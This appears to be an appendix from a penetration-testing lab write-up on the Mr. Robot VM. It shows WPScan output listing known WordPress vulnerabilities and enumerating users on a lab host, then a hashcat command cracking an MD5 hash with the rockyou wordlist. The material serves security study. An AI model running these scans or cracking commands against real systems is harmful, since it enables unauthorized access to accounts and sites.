 | [!] Title: WordPress <= 5.0 - User Activation Screen Search Engine Indexing
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/65f1aec4-6d28-4396-88d7-66702b21c7a2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20151
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |
 | [!] Title: WordPress <= 5.0 - File Upload to XSS on Apache Web Servers
 |     Fixed in: 4.3.18
 |     References:
 |      - https://wpscan.com/vulnerability/d741f5ae-52ca-417d-a2ca-acdfb7ca5808
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20149
 |      - https://wordpress.org/news/2018/12/wordpress-5-0-1-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/246a70bdbfac3bd45ff71c7941deef1bb206b19a
 |
 | [!] Title: WordPress 3.7-5.0 (except 4.9.9) - Authenticated Code Execution
 |     Fixed in: 5.0.1
 |     References:
 |      - https://wpscan.com/vulnerability/1a693e57-f99c-4df6-93dd-0cdc92fd0526
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8942
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-8943
 |      - https://blog.ripstech.com/2019/wordpress-image-remote-code-execution/
 |      - https://www.rapid7.com/db/modules/exploit/multi/http/wp_crop_rce
 |
 | [!] Title: WordPress 3.9-5.1 - Comment Cross-Site Scripting (XSS)
 |     Fixed in: 4.3.19
 |     References:
 |      - https://wpscan.com/vulnerability/d150f43f-6030-4191-98b8-20ae05585936
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787
```

```
 |      -
https://github.com/WordPress/WordPress/commit/0292de60ec78c5a44956765189403654fe4d080b
 |      - https://wordpress.org/news/2019/03/wordpress-5-1-1-security-and-maintenance-release/
 |      - https://blog.ripstech.com/2019/wordpress-csrf-to-rce/
 |
 | [!] Title: WordPress <= 5.2.2 - Cross-Site Scripting (XSS) in URL Sanitisation
 |     Fixed in: 4.3.20
 |     References:
 |      - https://wpscan.com/vulnerability/4494a903-5a73-4cad-8c14-1e7b4da2be61
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16222
 |      - https://wordpress.org/news/2019/09/wordpress-5-2-3-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/30ac67579559fe42251b5a9f887211bf61a8ed68
 |      - https://hackerone.com/reports/339483
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Customizer
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/d39a7b84-28b9-4916-a2fc-6192ceb6fa56
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17674
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-
release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/3413b879-785f-4c9f-aa8a-5a4a1d5e0ba2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17671
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-
release-breakdown.html
 |      -
https://github.com/WordPress/WordPress/commit/f82ed753cf00329a5e41f2cb6dc521085136f308
 |      - https://0day.work/proof-of-concept-for-wordpress-5-2-3-viewing-unauthenticated-posts/
 |
 | [!] Title: WordPress <= 5.2.3 - Stored XSS in Style Tags
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/d005b1f8-749d-438a-8818-21fba45c6465
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17672
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-
release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - JSON Request Cache Poisoning
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/7804d8ed-457a-407e-83a7-345d3bbe07b2
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17673
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/b224c251adfa16a5f84074a3c0886270c9df38de
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-
release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Server-Side Request Forgery (SSRF) in URL Validation
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/26a26de2-d598-405d-b00c-61f71cfacff6
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17669
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17670
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/9db44754b9e4044690a6c32fd74b9d5fe26b07b2
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-
release-breakdown.html
 |
 | [!] Title: WordPress <= 5.2.3 - Admin Referrer Validation
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/715c00e3-5302-44ad-b914-131c162c3f71
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-17675
 |      - https://wordpress.org/news/2019/10/wordpress-5-2-4-security-release/
 |      -
https://github.com/WordPress/WordPress/commit/b183fd1cca0b44a92f0264823dd9f22d2fd8b8d0
```

```
 |      - https://blog.wpscan.com/wordpress/security/release/2019/10/15/wordpress-524-security-
release-breakdown.html
 |
 | [!] Title: WordPress <= 5.3 - Authenticated Improper Access Controls in REST API
 |     Fixed in: 4.3.22
 |     References:
 |      - https://wpscan.com/vulnerability/4a6de154-5fbd-4c80-acd3-8902ee431bd8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20043
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16788
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-g7rg-hchx-
c2gw
 |
 | [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Crafted Links
 |     Fixed in: 4.3.22
 |     References:
 |      - https://wpscan.com/vulnerability/23553517-34e3-40a9-a406-f3ffbe9dd265
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20042
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://hackerone.com/reports/509930
 |      - https://github.com/WordPress/wordpress-
develop/commit/1f7f3f1f59567e2504f0fbebd51ccf004b3ccb1d
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xvg2-m2f4-
83m7
 |
 | [!] Title: WordPress <= 5.3 - Authenticated Stored XSS via Block Editor Content
 |     Fixed in: 4.3.22
 |     References:
 |      - https://wpscan.com/vulnerability/be794159-4486-4ae1-a5cc-5c190e5ddf5f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16781
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-16780
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-pg4x-64rh-
3c9v
 |
 | [!] Title: WordPress <= 5.3 - wp_kses_bad_protocol() Colon Bypass
 |     Fixed in: 4.3.22
 |     References:
 |      - https://wpscan.com/vulnerability/8fac612b-95d2-477a-a7d6-e5ec0bb9ca52
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20041
 |      - https://wordpress.org/news/2019/12/wordpress-5-3-1-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-
develop/commit/b1975463dd995da19bb40d3fa0786498717e3c53
 |
 | [!] Title: WordPress < 5.4.1 - Password Reset Tokens Failed to Be Properly Invalidated
 |     Fixed in: 4.3.23
 |     References:
 |      - https://wpscan.com/vulnerability/7db191c0-d112-4f08-a419-a1cd81928c4e
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11027
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47634/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-
todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-ww7v-jg8c-
q6jw
 |
 | [!] Title: WordPress < 5.4.1 - Unauthenticated Users View Private Posts
 |     Fixed in: 4.3.23
 |     References:
 |      - https://wpscan.com/vulnerability/d1e1ba25-98c9-4ae7-8027-9632fb825a56
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11028
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47635/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-
todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-xhx9-759f-
6p2w
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in Customizer
 |     Fixed in: 4.3.23
 |     References:
 |      - https://wpscan.com/vulnerability/4eee26bd-a27e-4509-a3a5-8019dd48e429
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11025
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47633/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-
todays-wordpress-5-4-1-security-update/
```

```
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4mhg-j6fx-
5g3c
 |
 | [!] Title: WordPress < 5.4.1 - Cross-Site Scripting (XSS) in wp-object-cache
 |     Fixed in: 4.3.23
 |     References:
 |      - https://wpscan.com/vulnerability/e721d8b9-a38f-44ac-8520-b4a9ed6a5157
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11029
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47637/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-
todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-568w-8m88-
8g2c
 |
 | [!] Title: WordPress < 5.4.1 - Authenticated Cross-Site Scripting (XSS) in File Uploads
 |     Fixed in: 4.3.23
 |     References:
 |      - https://wpscan.com/vulnerability/55438b63-5fc9-4812-afc4-2f1eff800d5f
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-11026
 |      - https://wordpress.org/news/2020/04/wordpress-5-4-1/
 |      - https://core.trac.wordpress.org/changeset/47638/
 |      - https://www.wordfence.com/blog/2020/04/unpacking-the-7-vulnerabilities-fixed-in-
todays-wordpress-5-4-1-security-update/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-3gw2-4656-
pfr2
 |      - https://hackerone.com/reports/179695
 |
 | [!] Title: WordPress <= 5.2.3 - Hardening Bypass
 |     Fixed in: 4.3.21
 |     References:
 |      - https://wpscan.com/vulnerability/378d7df5-bce2-406a-86b2-ff79cd699920
 |      - https://blog.ripstech.com/2020/wordpress-hardening-bypass/
 |      - https://hackerone.com/reports/436928
 |      - https://wordpress.org/news/2019/11/wordpress-5-2-4-update/
 |
 | [!] Title: WordPress < 5.4.2 - Authenticated XSS via Media Files
 |     Fixed in: 4.3.24
 |     References:
 |      - https://wpscan.com/vulnerability/741d07d1-2476-430a-b82f-e1228a9343a4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4047
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-8q2w-5m27-
wm27
 |
 | [!] Title: WordPress < 5.4.2 - Open Redirection
 |     Fixed in: 4.3.24
 |     References:
 |      - https://wpscan.com/vulnerability/12855f02-432e-4484-af09-7d0fbf596909
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4048
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/10e2a50c523cf0b9785555a688d7d36a40fbeccf
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-q6pw-gvf4-
5fj5
 |
 | [!] Title: WordPress < 5.4.2 - Authenticated Stored XSS via Theme Upload
 |     Fixed in: 4.3.24
 |     References:
 |      - https://wpscan.com/vulnerability/d8addb42-e70b-4439-b828-fd0697e5d9d4
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4049
 |      - https://www.exploit-db.com/exploits/48770/
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-87h4-phjv-
rm6p
 |      - https://hackerone.com/reports/406289
 |
 | [!] Title: WordPress < 5.4.2 - Misuse of set-screen-option Leading to Privilege Escalation
 |     Fixed in: 4.3.24
 |     References:
 |      - https://wpscan.com/vulnerability/b6f69ff1-4c11-48d2-b512-c65168988c45
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-4050
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/dda0ccdd18f6532481406cabede19ae2ed1f575d
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-4vpv-fgg2-
gcqc
```

```
 |
 | [!] Title: WordPress < 5.4.2 - Disclosure of Password-Protected Page/Post Comments
 |     Fixed in: 4.3.24
 |     References:
 |      - https://wpscan.com/vulnerability/eea6dbf5-e298-44a7-9b0d-f078ad4741f9
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-25286
 |      - https://wordpress.org/news/2020/06/wordpress-5-4-2-security-and-maintenance-release/
 |      -
https://github.com/WordPress/WordPress/commit/c075eec24f2f3214ab0d0fb0120a23082e6b1122
 |
 | [!] Title: WordPress 3.7 to 5.7.1 - Object Injection in PHPMailer
 |     Fixed in: 4.3.26
 |     References:
 |      - https://wpscan.com/vulnerability/4cd46653-4470-40ff-8aac-318bee2f998d
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-36326
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-19296
 |      -
https://github.com/WordPress/WordPress/commit/267061c9595fedd321582d14c21ec9e7da2dcf62
 |      - https://wordpress.org/news/2021/05/wordpress-5-7-2-security-release/
 |      -
https://github.com/PHPMailer/PHPMailer/commit/e2e07a355ee8ff36aba21d0242c5950c56e4c6f9
 |      - https://www.wordfence.com/blog/2021/05/wordpress-5-7-2-security-release-what-you-
need-to-know/
 |      - https://www.youtube.com/watch?v=HaW15aMzBUM
 |
 | [!] Title: WordPress < 5.8 - Plugin Confusion
 |     Fixed in: 5.8
 |     References:
 |      - https://wpscan.com/vulnerability/95e01006-84e4-4e95-b5d7-68ea7b5aa1a8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2021-44223
 |      - https://vavkamil.cz/2021/11/25/wordpress-plugin-confusion-update-can-get-you-pwned/
 |
 | [!] Title: WordPress < 5.8.3 - SQL Injection via WP Query
 |     Fixed in: 4.3.27
 |     References:
 |      - https://wpscan.com/vulnerability/7f768bcf-ed33-4b22-b432-d1e7f95c1317
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21661
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-6676-cqfm-
gw84
 |      - https://hackerone.com/reports/1378209
 |
 | [!] Title: WordPress < 5.8.3 - Author+ Stored XSS via Post Slugs
 |     Fixed in: 4.3.27
 |     References:
 |      - https://wpscan.com/vulnerability/dc6f04c2-7bf2-4a07-92b5-dd197e4d94c8
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21662
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-699q-3hj9-
889w
 |      - https://hackerone.com/reports/425342
 |      - https://blog.sonarsource.com/wordpress-stored-xss-vulnerability
 |
 | [!] Title: WordPress 4.1-5.8.2 - SQL Injection via WP_Meta_Query
 |     Fixed in: 4.3.27
 |     References:
 |      - https://wpscan.com/vulnerability/24462ac4-7959-4575-97aa-a6dcceeae722
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21664
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jp3p-gw8h-
6x86
 |
 | [!] Title: WordPress < 5.8.3 - Super Admin Object Injection in Multisites
 |     Fixed in: 4.3.27
 |     References:
 |      - https://wpscan.com/vulnerability/008c21ab-3d7e-4d97-b6c3-db9d83f390a7
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-21663
 |      - https://github.com/WordPress/wordpress-develop/security/advisories/GHSA-jmmq-m8p8-
332h
 |      - https://hackerone.com/reports/541469
 |
 | [!] Title: WordPress < 5.9.2 - Prototype Pollution in jQuery
 |     Fixed in: 4.3.28
 |     References:
 |      - https://wpscan.com/vulnerability/1ac912c1-5e29-41ac-8f76-a062de254c09
 |      - https://wordpress.org/news/2022/03/wordpress-5-9-2-security-maintenance-release/

[+] WordPress theme in use: twentyfifteen
 | Location: http://192.168.56.102/wp-content/themes/twentyfifteen/
 | Last Updated: 2022-05-24T00:00:00.000Z
```

```
 | Readme: http://192.168.56.102/wp-content/themes/twentyfifteen/readme.txt
 | [!] The version is out of date, the latest version is 3.2
 | Style URL: http://192.168.56.102/wp-content/themes/twentyfifteen/style.css?ver=4.3.1
 | Style Name: Twenty Fifteen
 | Style URI: https://wordpress.org/themes/twentyfifteen/
 | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty
Fifteen's simple, st...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.3 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.56.102/wp-content/themes/twentyfifteen/style.css?ver=4.3.1, Match:
'Version: 1.3'

[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:00 <=======================================> (10 / 10)
100.00% Time: 00:00:00

[i] No Users Found.

[+] WPScan DB API OK
 | Plan: free
 | Requests Done (during the scan): 2
 | Requests Remaining: 73

[+] Finished: Wed Jul 27 09:36:28 2022
[+] Requests Done: 66
[+] Cached Requests: 6
[+] Data Sent: 16.314 KB
[+] Data Received: 334.438 KB
[+] Memory used: 151.875 MB
[+] Elapsed time: 00:00:04
```

Prilog 5.3. Rezultat izvođenja naredbe hashcat.

```
┌──(kali㉿kali)-[~/Desktop/MrRobot/Hashcat]
└─$ hashcat -m 0 -a 0 c3fcd3d76192e4007dfb496cca67e13b
/usr/share/wordlists/rockyou.txt.gz
hashcat (v6.2.5) starting

OpenCL API (OpenCL 2.0 pocl 1.8  Linux, None+Asserts, RELOC, LLVM 11.1.0, SLEEF,
DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
================================================================================
================================================
* Device #1: pthread-11th Gen Intel(R) Core(TM) i7-1185G7 @ 3.00GHz, 1441/2946 MB
(512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c
Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt.gz
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

c3fcd3d76192e4007dfb496cca67e13b:abcdefghijklmnopqrstuvwxyz

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 0 (MD5)
Hash.Target......: c3fcd3d76192e4007dfb496cca67e13b
Time.Started.....: Thu Jul 28 08:51:18 2022 (1 sec)
Time.Estimated...: Thu Jul 28 08:51:19 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt.gz)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   824.4 kH/s (0.07ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests
Progress.........: 40960/14344385 (0.29%)
Rejected.........: 0/40960 (0.00%)
Restore.Point....: 39936/14344385 (0.28%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: promo2007 -> loserface1
Hardware.Mon.#1..: Util: 25%
Started: Thu Jul 28 08:50:55 2022
Stopped: Thu Jul 28 08:51:19 2022
```